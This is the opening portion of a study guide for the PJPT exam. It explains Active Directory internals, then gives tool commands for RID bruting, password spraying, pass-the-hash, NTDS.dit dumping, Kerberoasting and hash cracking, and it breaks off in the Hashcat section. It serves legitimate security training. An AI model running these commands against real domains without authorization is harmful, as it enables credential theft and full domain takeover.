ACTIVE DIRECTORY

FOR

NOVICE ETHICAL HACKERS:

A Practical Guide for PJPT & Penetration Testing

MAAHIR SHAH

Active Directory for Novice Ethical Hackers: A Practical Guide for PJPT & Penetration Testing

---

Exactly what you need to learn Active Directory penetration testing and pass the PJPT exam by TCM Security as a beginner.

Maahir Shah

April 2026

Disclaimer

Copyright © 2026 Maahir Shah

All rights reserved. No part of this book may be reproduced or transmitted by any means, except as permitted under applicable copyright law or the author.

For licensing requests, please contact the author at shlkrtms1@gmail.com

The content of this book is intended for educational purposes only. It is provided with the understanding that the author is not engaged in rendering legal, financial, medical, or other professional services.

While the author has used their best efforts in preparing this book, they make no representations or warranties with respect to the accuracy or completeness of the contents, express or implied. The advice and strategies contained herein may not be suitable for your specific situation. The author shall not be liable for any losses or damages resulting from the use or misuse of the information in this book. Readers of this work are responsible for their own choices, actions and results.

The techniques and tools described in this book are intended solely for use in authorized security testing, educational environments, and lawful research.

The reader is responsible for ensuring that any activities performed are conducted with proper authorization and in compliance with applicable laws and regulations.

Unauthorized access to computer systems is illegal. The author does not condone or encourage unlawful activity.

Every effort has been made to ensure that the content provided in this guide is accurate and helpful for readers at publishing time.

First Edition: April 2026

Table of Contents

Preface 1

Chapter 1 - Active Directory Component Breakdown

Active Directory Structure 4
Authentication Infrastructure 7
Active Directory Principals 11
Access Control 13
Active Directory Data & Secrets 15

Chapter 2 - Active Directory Exploitation Tools

Crackmapexec (CME) 18
Enum4Linux 23
GetUserSPNs 26
Hashcat 30
Hydra 34
JohnTheRipper 38
Kerbrute 42
LDAPDomainDump 46
Metasploit 49
Mimikatz 57
NetCat 63
Nmap 68
NTLMRelayX 72
PSExec 78
Responder 82
Secretsdump 87
SMB Client 91
Ticketer 95

Chapter 3 - Active Directory Attack Guidance

Attack Progression 100
Tips & Tricks 109
Attack Remediation 113

Chapter 4 - Report Writing Guidance

Report Writing Manual 120

Preface

Before You Begin

This guidebook is written for those interested in cybersecurity and keen to learn about Active Directory penetration testing. This guide aligns with the Practical Ethical Hacker (PEH) course by TCM Security for students sitting the Practical Junior Penetration Tester (PJPT) and Practical Network Penetration Tester (PNPT) certificate exams. Please use this guide in conjunction with the PEH course, instead of fully replacing it.

As someone who passed the PJPT in the span of three months, I spent more time researching Active Directory outside of the provided PEH course rather than studying for the PJPT. I wanted to know how it worked behind the scenes, rather than just how to attack it. I found the PJPT course did not quite explain Active Directory functionality in the depth it should have to help students understand what their commands were actually doing.

I wrote this guide to solve this issue. It links attack explanations with Active Directory fundamentals students need to know for the PJPT and PNPT exams. Note: this guide covers exactly what is needed to pass the PJPT exam, but should only be used to support revision for the PNPT exam.

This book explains every attack you need to know, along with engagement tips, critical exam guidance, an example penetration test workflow and report writing advice. It is everything a beginner in cybersecurity needs to understand how a penetration test works, attacks to try and prepare for the exams provided by TCM Security.

I hope this guidebook serves you well. If you have any questions or suggestions, feel free to get in touch.

— Maahir
Email: shlkrtms1@gmail.com

(P.S. as a little note on terminology, the term "brute-force" is used in this guide to describe password guessing using wordlists or repeated authentication attempts. A brute-force attack attempts every possible character combination, while dictionary attacks use password lists. For simplicity, these techniques are grouped under the broader term "brute-force" unless stated otherwise.)

Chapter 1

- Active Directory Component Breakdown -

Active Directory Structure

Overview

Active Directory is a service created by Microsoft that hierarchically organises network resources.

Active Directory networks are widely used by organisations. They are comprised of domains, users, computers, groups and other objects.

Active Directory Domain Services (AD DS) is the main component of Active Directory that helps store data in a structured way, authenticate network users and control access to network resources.

Benefits of AD include centralised management of users, policy and permissions. This leads to efficient allocation of permissions and secure authorisation across the network.

Note: The detail covered in this page will not be assessed for the PJPT exam. This is just for some understanding of concepts you may come across during the PJPT course and exam.

Subcomponent Breakdown

Forest

A forest is a collection of one or more domains that have a trust relationship with each other. For example, users in one domain can access resources in another domain. These domains share the same configuration and schema.

A small organisation may have one forest made of a singular domain whereas a larger organisation would likely have one forest made of multiple domains (to cover different geographical areas, sections of the organisation etc.).

Domain

A domain is a singular unit within a forest. It stores users, computers, groups, policy etc. for that segment of the organisation.

Every domain has objects such as a Domain Controller, users, computers and domain administrator(s).

Domain Controller

The DC is a server that holds a copy of the Active Directory database, including information on users, computers, groups and policy in the domain.

It notably holds the NTDS.dit database containing password hashes for every domain user account. This is targeted in an attack to dump domain account password hashes.

The DC runs the KDC and uses the krbtgt account (the DC's dedicated service account used to sign Kerberos tickets).

Domain Admins

These are administrative accounts for the domain. They can modify information in the domain, such as deleting users and changing policy. Compromising the Domain Admin means compromising the entire domain.

Domain Users

These are standard domain users that have a domain account (not local account on a workstation). They can access resources shared in the domain, like printers and file shares.

Domain Computers

These are machines (workstations) that are joined to the domain. They are subject to domain (group) policy and authenticate to the domain, like users.

Domain Policy

Domain policies are a set of rules applied to users and computers in a domain.

Domain policy can be susceptible to exploitation. For example, weak password policy can be exploited by attackers through brute-force attacks.

User Policy (applies to user accounts)

- Password requirements

- Printer access
- File Share access

...

Computer Policy (applies to machines)

- Required software/patch installations
- External media restrictions
- Antivirus enforcement

...

Examples of weak policy

- Passwords not required/minimal password complexity enforcement
- No account lockout feature
- No antivirus systems

Authentication Infrastructure

Overview

Authentication infrastructure in Active Directory includes components like Kerberos, the Key Distribution Centre (KDC) and LSASS. Together, they authenticate users and grant them access to resources like files, computers and services.

Subcomponent Breakdown

Kerberos

Kerberos is an authentication protocol used in Active Directory. It proves the identity of a user using encrypted tickets instead of passwords to prevent sending credentials over the network.

Vulnerabilities

- Kerberoasting. An attacker can only request TGS for accounts with SPNs. The TGS would be encrypted with the password hash of the service account it is linked to. If the password is weak, this hash can be cracked to reveal the service account's password.
- Disabled Kerberos pre-authentication can allow Kerbrute to abuse Kerberos and enumerate domain users without being locked out.
- If the krbtgt account password hash is compromised, the attacker can forge TGTs for any user.

KDC (Key Distribution Centre)

The KDC is a service running on the Domain Controller on port 88 (Kerberos) as it implements the Kerberos protocol.

It manages the issuing of TGTs - a ticket that proves identity, signed by the KDC with the krbtgt account hash. This is because only the KDC knows the

krbtgt password (assumed by AD) and only the KDC can create a valid TGT (in theory).

It also manages the issuing TGSs - a ticket that proves the user can access a specific resource, signed by the KDC with the password hash of the service account the resource is linked to. This is because only the service account knows its password (assumed by AD) and only the service account can validate the TGS to actually grant access to the client. Every resource in AD trusts the KDC's issuing of TGS.

The KDC issues a TGT to the user when they log in and issues a TGS to the user when they request to use a service.

The KDC also queries the Domain Controller containing information on domain users and services running in the domain.

Vulnerabilities

- All authentication trusts the KDC's signature. If the KDC's signature is compromised (by compromising the krbtgt account password hash), the attacker can forge tickets for any user and access any resource.

Tickets (TGT & TGS)

Tickets are used in AD to prove identity according to the Kerberos protocol. They are used in the place of passwords, to prevent sending passwords across a network which may undermine security.

A TGT Ticket-Granting Ticket) is a ticket issued by the KDC when a user logs in, proving that they are indeed that user. It is encrypted by the KDC with the krbtgt account password hash. When the user logs in, LSASS stores the TGT in LSASS memory on the workstation. Every time the user requests a TGS to access a service, the TGT is send to the KDC to verify identity.

A TGS Ticket-Granting Service ticket) is issued by the KDC when a user requests access to a specific service. A TGS is also known as a service ticket. The KDC will decrypt the TGT using the krbtgt account hash and if the TGT is valid, the KDC will issue a TGS. The TGS is received by the client and stored by their LSASS in their LSASS memory on the workstation. The TGS would be sent to the service by the client and the service validates the TGS. If valid, access is granted to use the service.

Vulnerabilities

- Kerberoasting. An attacker can request service tickets for (human) service accounts, which often have weak passwords. This can grant them access to those accounts.
- Golden Ticket attacks. If the krbtgt account password hash is compromised, the attacker can forge TGTs for any user and any resource, indicating full domain compromise.

LSASS (Local Security Authority Subsystem Service)

LSASS is a critical Windows process that manages authentication and storing passwords locally in a workstation's memory. Each workstation would have a separate LSASS process.

It stores the user's TGT, TGS, passwords (plaintext/hashed) and other information in memory on the workstation.

When a user logs in, LSASS sends the credentials to the KDC and stores the received TGT in memory for the user, handling authentication. When a user accesses a resource, LSASS automatically requests a TGS from the KDC, receives the TGS and sends it to the service's server on behalf of the user

Vulnerabilities

- It can be a target for attackers because it contains TGT (which can be stolen to impersonate the user) and credentials like NTLM hashes (sometimes plaintext passwords).
- Attackers can also use tools like Mimikatz which interact with LSASS to dump LSASS memory, extracting hashes, TGTs etc.

How It All Works Together

How Kerberos Authentication Works

1. A client requests a TGT from the KDC using their password when they logon to a workstation.
2. If the client is authenticated, the KDC creates a TGT, encrypting it with the krbtgt account password hash. It sends the TGT back to the client and the client's LSASS stores the TGT in memory.

3. The TGT is used by the client to request service tickets (TGS) to a server running the service (e.g., SQL Server running SQL service). LSASS sends the request for the TGS to the KDC, along with the user's TGT and the name of the service requested.
4. The KDC validates the TGT, looks up the service in its database and creates a service ticket signed (encrypted) with the service account password hash. This works because the service's server trusts the KDC and its issuing of the TGT.
5. The TGS is sent to the client and the client's LSASS stores the service ticket in memory.
6. The service validates the TGS from the client. If valid, access is granted to use the service.

Active Directory Principals

Overview

Active Directory principals are entities that can be authenticated in the domain and can be assigned permissions. Principals include domain user accounts, domain computer accounts and service accounts.

Permissions are assigned to principals in an Active Directory domain. They allow for granting and denying access in Active Directory.

All objects in an AD domain are given a SID (Security Identifier) - a unique value used to identify a principal. The SID contains a RID (Relative Identifier) part that uniquely identifies an entity in the domain.

Note: The detail covered in this page will not be assessed for the PJPT exam. This is just for some understanding of concepts you may come across during the PJPT course and exam.

Principals Breakdown

User accounts

These accounts represent humans who log into the domain with their credentials.

Users can log into workstations and access network resources, like file shares and printers.

They have properties such as username, password, SID and logon restrictions.

Service accounts

A service account is an AD account used by software services, like SQL, instead of humans. For example, the SQL Server in AD may run as the sqlsvc service account. Services require these service accounts because they need an identity. This “identity” as an AD account allows them to authenticate (with their account password) to other resources in AD that they would need to access.

Service accounts have SPNs. These are names that identify a service running on a server in AD. An SPN points to the service account running a specific service. E.g., SQL Server might have account sqlsvc - sqlsvc may have the SPN “mssql/sqlserver.domain.local:1433”.

Kerberoasting targets accounts with SPNs because an attacker can only request TGS for accounts with SPN. Without an SPN, the attacker wouldn't be able to request a TGS (no service to request for) and thus would not get a hash to crack.

Note: Remember, the TGS would be encrypted with the service account’s password hash. This is the hash that gets cracked in Kerberoasting to find the password of the service account.

Workstations

Workstations are machines that are connected (or joined) to the domain. Users log into workstations.

Workstations are also subject to domain policies and have a SID. They have a machine account (usually denoted with a $ sign at the end of their name).

Machine account passwords are extremely difficult to crack as they are very long and random. This is why human user accounts are often targeted for password-based attacks instead - passwords set by humans tend to be weaker.

Workstations can still be targeted. E.g., can be subject to Mimikatz attacks to dump credential information from the workstation’s LSASS memory.

Access Control

Overview

Access control in Active Directory is deciding if an entity is allowed to do something.

it is made of a few key components. Namely: authentication (proving identity via Kerberos authentication), tokens (a carrier of identity) and LDAP (Lightweight Directory Access Protocol used for querying AD).

Component Breakdown

(Kerberos) Authentication

This is explained in more detail in the “Authentication Infrastructure” page.

Tokens

After a TGT is created for the user, the system creates a token for that user with information such as their SID and privileges allowed. The token is attached to the user’s logon session. When the session ends, the token is terminated.

Tokens are temporary keys that allow a user to access a system/network without having to provide credentials every time. They are used for every decision to grant access or not. It tells the system who the user is and what they are allowed to do.

Every process the user launches inherits a copy of that token while they are logged on. If any of these processes are stolen, the user’s token can also be stolen/impersonated.

This is why access restrictions should be applied on certain accounts, like domain administrators, to prevent them signing in on workstations. This can prevent their token(s) from being stolen if those workstations are compromised.

LDAP

LDAP (Lightweight Directory Access Protocol) is a protocol used for querying and modifying Active Directory. LDAP runs on port 389 whereas LDAPS (LDAP Secure with encryption) runs on port 636.

LDAP AD queries involve searching for users, groups, computers and other domain objects. LDAP modifications involve changing user attributes, permissions and adding domain group members.

Enumerating LDAP, through tools like LDAPDomainDump, can reveal the structure of the domain. This includes users (and what they can access in the domain), groups, computers, printers and policy.

Active Directory Data & Secrets

Overview

Active Directory involves sensitive authentication material. These are known as Active Directory secrets, which attackers can use to compromise the domain.

Secrets include the NTLM password hashes of the krbtgt account, service accounts and all other user accounts all stored in the NTDS.dit file in the Domain Controller.

These secrets can be abused by an intruder to attack the domain. For example, they may abuse krbtgt password hash to create a Golden Ticket.

Note: The detail covered in this page will not be assessed for the PJPT exam. This is just for some understanding of concepts you may come across during the PJPT course and exam.

Secrets Breakdown

krbtgt account NTLM hash

This is the NTLM password hash of the special service account used by the DC to create TGTs for domain users. It is stored within the NTDS.dit credential database.

If this is compromised, the attacker can forge TGTs signed with the hash (Golden Ticket) and fully compromise the domain.

Domain user accounts NTLM hashes

These are the NTLM password hashes of other domain user accounts. They are also stored within NTDS.dit and may be found stored locally on workstations by attackers.

If these hashes are leaked, the attacker may be able to move laterally (account → account, machine → machine) and escalate privileges, moving closer to compromising the DC.

SAM hashes (local account password hashes in NTLM format) can be revealed by abusing LSASS locally on workstations, using tools like Mimikatz.

Service accounts NTLM hashes

These are the NTLM hashes for service accounts in a domain that are used by a service. Service accounts may be assigned administrative privileges, making them a valuable target for attackers.

Service account passwords may also be set by a human System Administrator, meaning it may have a weak and thus crackable password.

Service tickets (TGS) are encrypted with the service account password hash. Cracking their NTLM hashes from the service ticket via Kerberoasting can greatly help an attacker.

Chapter 2

- Active Directory Exploitation Tools -

Crackmapexec (CME)

Overview

★ Exploitation & Post-Compromise Attack Phases

Crackmapexec (CME) is a tool used for a variety of purposes during pentesting.

CME is capable of performing RID bruting to enumerate domain users, Pass attacks (Pass-The-Password & Pass-The-Hash attacks) and dumping hashes from the Domain Controller.

Note: CME is still usable, although it is replaced by its successor NetExec (NXC). The syntax is consistent across both tools so the commands in this section can still be used with NXC.

Prerequisites

To use CME for operations requiring elevated privileges, administrator credentials must be passed in.

The protocol which CME uses (e.g., SMB) must be accessible on the target machine for CME to work as intended.

Usage

RID bruting

```
# Syntax.
$ impacket-crackmapexec smb [Domain] -u '[Any User]' -p
'[Optional Password Flag]' --rid-brute

# Example.
$ impacket-crackmapexec smb AAADOMAIN.local -u 'ejones'
--rid-brute

# SMB is used for remote authentication attacks.

# -u flag supplies CME with any domain user. You do not
need to supply a password.
```

```
# RID bruting works because every object in the domain has a Security Identifier (SID) containing a Relative Identifier (RID) which is unique to objects in the domain and helps identify them.

# CME increments through every possible RID and asks the Domain Controller who it belongs to.
```

Checking if users have set their username as their password

```
# Syntax.
$ crackmapexec smb [Domain] -u [List of Users] -p [List of Users] --no-bruteforce --continue-on-success

# Example.
$ crackmapexec smb AAADOMAIN.local -u users.txt -p users.txt --no-bruteforce --continue-on-success

# -u flag provides CME with a text file containing a list of users to target.

# -p flag provides CME with the same list of usernames.

# --no-bruteforce flag means test if user1=pass1, user2=pass2 etc. without brute-forcing every password combination for every user.

# --continue-on-success means continue the check even if CME has got hits.
```

Pass-The-Password (PTP) attack

```
# Syntax.
$ crackmapexec smb [Subnet] -u [Username] -d [Domain] -p [Password]
```

```
# Example.
$ crackmapexec smb 10.0.0.0/24 -u fuser -d AAADOMAIN.local
-p Password123!*
```

Note: A green [+] icon next to a machine in the output of this command means the credentials work but don't grant administrative rights on that machine.

Note: If you get a green [+] icon and a "Pwn3d!" message for a machine, it means the credentials work and grant you administrative rights on that machine.

Pass-The-Hash (PTH) attack

```
# Syntax.
$ crackmapexec smb [Subnet] -u [Username] -H [User's
Password Hash Obtained Before] --local-auth --sam

# Example.
$ crackmapexec smb 10.0.0.0/24 -u administrator -H
f8ds9349fj9jsdfj3l4kfljdf --local-auth --sam

# -H flag passes in the NTLM hash of the user to target.

# --local-auth flag means attempt local logon on those
machines against their local SAM database, not the domain
store of hashes.

# This attack only works if there is a local account called
"administrator" with the same password hash as the one
supplied on multiple workstations in the domain.
```

Dumping hashes from NTDS.dit


```
# Syntax.
$ crackmapexec smb [DC IP] -u [Username] -p [Password]
--ntds

# Example.
$ crackmapexec smb 10.0.0.25 -u administrator -p
DCAdminPass! --ntds
```

```
# --ntds switch tells CME to dump the NTDS.dit file from
the Domain Controller using DC admin credentials.
```

Example PJPT use case

```
# Attempting to password spray a network with unprivileged
credentials and move laterally to another machine.

$ crackmapexec smb 10.0.0.0/24 -u fuser -d CORP.local -p
Password123!*

# Found local admin credentials. Attempt password spraying
again to see if they work on any other domain machine.

$ crackmapexec smb 10.0.0.0/24 -u administrator -d
AAADOMAIN.local -p LocalAdminPass1!

# Once Domain Admin (DA) credentials are found, dump
NTDS.dit.

$ crackmapexec smb 10.0.0.25 -u administrator -p
DCAdminPass! --ntds

# Crack NTLM hashes found from NTDS.dit using Hashcat.

$ hashcat -m 1000 NTLMhashes.txt /usr/share/wordlists/
rockyou.txt
```

Real Example



Credentials were sprayed and granted administrative access on two different machines.

How It Works

CME interacts with protocols using authentication to query services for the attacker. It executes actions permitted by those privileges to reveal information about the target.

Next Steps

After CME finds users via RID bruting, you can try brute-forcing their password and Kerberoasting accounts.

After finding credentials, use CME to perform Pass attacks to move laterally and try to access other domain-joined machines. From here, enumerate the machine to see if you can find other useful information to help you pivot vertically.

After dumping the NTDS.dit file with CME, attempt a Golden Ticket attack for complete domain compromise using the dumped krbtgt NTLM hash.

Common Beginner Mistakes

- Not using credentials with sufficient privileges in attacks.
- Forgetting to perform Pass attacks - you may get a foothold in other machines with information you already have.
- Not enumerating other machines you gain access to. You must try and search all machines and information you have for potential attack vectors.
- Not using --local-auth for local Pass-The-Hash attacks. The attack will fail because CME will just send the hash to the DC which does not recognise it.

Enum4Linux

Overview

★ Enumeration Phase

Enum4Linux is a tool that enumerates SMB on Windows machines. It gathers information about the target by combining different tools internally, like SMB Client.

It reveals domain information, OS version information, accessible shares, enumerates users etc.

It formats this information and outputs it to the user.

Prerequisites

It requires SMB to be running on the target (port 139/445).

If null sessions for Enum4Linux are blocked, credentials will be required. Any domain user credentials are enough.

Usage

Attempt null Enum4Linux enumeration

```
# Syntax.
$ enum4linux -a [Target]

# Example.
$ enum4linux -a 10.0.0.25

# -a flag means reveal all information possible. Runs all
enumeration checks automatically.
```

Authenticated Enum4Linux enumeration


```
# Syntax.
$ enum4linux -u [Username] -p [Password] -a [Target]
```

```
# Example.
$ enum4linux -u user1 -p Pass123! -a 10.0.0.25
```

Example PJPT use case

```
# Attempt null Enum4Linux enumeration.
$ enum4linux -a 10.0.0.25

# Attempt authenticated Enum4Linux enumeration.
$ enum4linux -u user1 -p pass123! -a 10.0.0.25
```

Real Example


root@kali)-[/home/kali]
enum4linux -a 1
Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on
(Target Information)
Target .....
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
(Enumerating Workgroup/Domain on
[+] Got domain/workgroup name: WORKGROUP
(Nbtstat Information for
Looking up status of
ART <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
ART <20> - B <ACTIVE> File Server Service
MAC Address =
(Session Check on 1
[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

source: cybersapiens.com.au. A snippet of domain information being revealed.

How It Works

Enum4Linux automates multiple tools and combines their output.

These tools find a vast range of information like user enumeration, shares and domain information. This is then formatted and presented to the user.

Next Steps

After finding the Domain SID, note it down. This is an important requirement of performing a Golden Ticket attack.

After Enum4Linux enumerates users and user groups, find ideal targets to compromise.

Common Beginner Mistakes

- Attempting Enum4Linux only once. Every time you obtain credentials of an account with greater privileges, you should run Enum4Linux as it may reveal more information.
- Ignoring null access failures. If null Enum4Linux fails or doesn’t provide enough information, retry with a pair of credentials.

GetUserSPNs

Overview

★ Post-Compromise Attack Phase

GetUserSPNs is a tool from the Impacket suite that is used to identify and Kerberoast accounts with Service Principal Names (SPNs). This helps to work towards obtaining their passwords in a penetration test.

GetUserSPNs is an essential tool in a penetration test once valid domain account credentials have been obtained.

It can facilitate lateral movement to other domain accounts. It also helps escalate privileges if the account targeted for Kerberoasting has greater privileges than any current compromised account.

Prerequisites

You will need valid compromised credentials for any domain user - an account with special privileges isn't required.

There has to be at least one user in the domain with an SPN for this tool to work.

The Kerberos protocol (port 88) on the Domain Controller must be accessible for this attack to work.

Usage

Find Kerberoastable accounts & request TGS tickets


```
# Syntax.
$ GetUserSPNs.py [Domain]/[Username]:[Password] -dc-ip [DC
IP Address] -request

# Example.
$ GetUserSPNs.py AAADOMAIN.local/mchris:CC1!* -dc-ip
10.0.0.25 -request
```

```
# The -request flag ensures the tool requests TGS tickets
that are encrypted using the service account password hash.
Without this flag, it would only list the accounts with
SPNs.
```

Example PJPT use case


```
# Request TGS for accounts with SPNs.
$ GetUserSPNs.py AAADOMAIN.local/mchris:CC1!* -dc-ip
10.0.0.25 -request

# Copy hashes to a text file to crack with Hashcat.
$ nano hashes.txt

# Crack hashes with Hashcat
$ hashcat -m 13100 hashes.txt /home/kali/Desktop/rockyou.txt
```

Real Example



Source: 0xma.github.io. TGS output to the screen.

→ TGS requested and output for the user web_svc who had an SPN.



Source: 0xma.github.io. Kerberos hash cracked from the TGS to reveal the password for the service account (highlighted).

→ TGS encrypted with account's password hash decrypted using Hashcat (module 13100 for Kerberos 5), revealing the account password.

How It Works

GetUserSPNs queries LDAP and asks it to show all accounts that have Service Principal Names. Every account with an SPN is returned.

For every SPN found, GetUserSPNs asks the Domain Controller for a service ticket for the service that the SPN is associated with. This is normal user behaviour and Kerberos will let any authenticated user request tickets. Normal function is an authenticated user would request a service ticket to use a specific service, which is accepted by Kerberos.

The DC then creates the TGS ticket encrypted using the password hash of the service account that the SPN is assigned to. This is what is displayed on screen by GetUserSPNs.

This is then cracked offline, using tools like Hashcat, to obtain the password.

The vulnerability here is that the service account password is assumed to be strong. However, since the passwords are created by humans, and not computers, they are likely to be weaker and crackable.

Next Steps

Take the output TGS and crack it with module 13100 in Hashcat (please see the Hashcat section on how to do this). This will reveal the password for that account if successful.

If the account had been assigned elevated privileges, this could allow you to perform further enumeration and penetration tests with greater permissions.

Again, attempt to re-spray the network with the account password.

Common Beginner Mistakes

- Forgetting the -request flag. Without this, it only outputs accounts with SPNs and does not output the TGS for cracking.
- Using local account credentials rather than domain credentials. The DC does not know about local user accounts.
- Believing an account with elevated privileges is required for Kerberoasting. Kerberoasting works with any valid domain account.
- Using GetUserSPNs against a workstation IP address, rather than a Domain Controller IP address. Kerberos ticket requests should go to the DC, not a workstation.
- Assuming every Active Directory domain will have Kerberoastable accounts. Some domains may have no accounts with SPNs at all. Other domains may have accounts with SPNs that have strong passwords.
- Attempting to crack computer service account tickets. These are extremely difficult to crack. Only target human service accounts.

Hashcat

Overview

★ Post-Compromise Attack Phase

Hashcat is a tool used for cracking password hashes, similar to JohnTheRipper.

It is used to crack password hashes you may obtain whilst penetration testing. It is capable of cracking a range of different hash types such as MD5, NTLM and NTLMv2.

John uses CPU-based password cracking whereas Hashcat uses GPU-based password cracking (which is much faster).

Note: If you are using Hashcat within a virtual OS, hash cracking will use CPU and not GPU. This is because some VM services don't pass GPU access to the VM. It is recommended to run Hashcat on the host machine to be able to use the GPU.

Prerequisites

You will need the file containing the hashes to crack. If your machine has a GPU, it will make the process faster without having to use Hashcat's CPU mode.

You'll also need a wordlist and the hash module to tell Hashcat what type of hash to crack.

Usage

Find hash type & Hashcat module

```
# Syntax - work out the name of the hash type.
$ hash-identifier [Hash]

# Example - work out the name of the hash type.
$ hash-identifier
